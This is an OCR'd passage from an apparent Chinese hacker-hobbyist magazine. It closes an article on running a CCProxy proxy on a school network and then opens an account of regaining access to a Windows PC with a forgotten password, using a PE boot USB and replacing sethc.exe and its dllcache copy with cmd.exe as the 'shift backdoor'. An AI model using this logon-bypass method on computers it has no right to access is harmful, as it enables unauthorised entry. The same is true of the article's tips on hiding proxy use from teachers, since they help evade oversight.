


图7




图8




图9

通过实验，CCProxy代理的速度和稳定性都很赞，但被做成代理端的电脑的资源占用稍多，会有些卡，所以建议找好点的电脑下手。

当然，CCProxy并不只能用于局域网内代理，它还能用于外网代理，比如，你有个朋友在国外读书，完全可以通过CCProxy的代理实现翻墙。它的功能还有很多，各位自己去钻研吧。

最后，和广大同学吗说一声，这事被发现了可不是闹着玩的，所以要玩就找个和你关系比较好的老师或脾气比较好的老师，免的被请喝茶。

（文章中所涉及到的软件已收录在光盘中）

电脑忘记密码？没事，我来帮你！

笑傲

最近有个MM来找我说她忘记了自己电脑的密码，进不去系统了，想叫我帮她进去系统，本来这事挺简单的。因为之前看过一个方法，就是删除windows/system32/config/目录下面的sam文件，然后就可以空密码进入，或者替换成别的知道密码的sam文件就可以。（相信大家一定都知道,但是真的有用吗？下文会给出答案）我其实不想帮她弄，比较麻烦，因为她电脑没光驱，但是看着人家mm专门来找我，不忍心拒绝，就答应了。并且，为了装13，我说过半小时你来拿吧。

没光驱不能用光盘，所以我得弄个u盘的pe系统，这个制作方法以前的X也说过，今天就再简单的介绍下，也算是复习了吧O(∩_∩)O

首先下载一个名叫老毛桃pe制作工具，解压后会有几个文件（如图1）。




图1

打开setup文件夹，里面有个pesetup.exe，点击之后会出现如图2所示的画面。

然后插上你要制作的U盘，选择4，根据提示一步一步来就行了，很简单的也很方便，制作完成了之后就可以用了。

插上u盘，然后按F12选择usb启动方式，进入了u盘的pe系统后，我打开了c盘，按照那个方法找到了sam文件，打开删除了，我想已经搞定了，叫mm请客吧，但是在我重启之后傻眼了，进系统的时候根本就进不去，在欢迎界面的时候弹出了一个对话框提示Lsass.exe-系统错误（如图3）。




图2



图3

我晕，这什么情况啊，百度吧。。。于是百度了下，还真有这情况，不只我一个人遇到过，还有哥们儿做了专门的研究，发现这种方法果然不可以的，看来以前大家都在一个误区里面了。所以说，书上学到的还不一定是真的，只有自己尝试过才知道！

既然此路不通，我就另辟他径吧，密码忘记了，必须得要改或者添加一个新的账户，但是进不去系统就不能添加，我望着那个欢迎界面，纠结啊……继续百度也没什么好的方法，大部分都是防御性的措施。脑袋都想破了，我当时真想给她把C东

西都拷出来，然后重装恢复一下，她估计也看不出来，但是那样做就是在欺骗自己，还是自己想把！首先叫自己冷静下来，然后打开以前的黑X，看看有什么灵感没有，翻啊翻，突然看见一个词，shift后门！oh！思路来了，大家想到了没？对了！一般情况下我们都只知道把shift作为一个后门，但是今天我们可以用pe进入系统更改文件，我们只要把sethc.exe替换成cmd.exe，然后就可以改密码和添加账户了。

思路有了，马上行动，我以迅雷不及掩耳盗铃之势，将system32下的cmd程序复制出来，改成sethc.exe替换原来的文件，大家记得，还有system32的dllcache下的sethc.exe也换了，因为这是他的备份的程序，要改就得一起改了（如图4）。

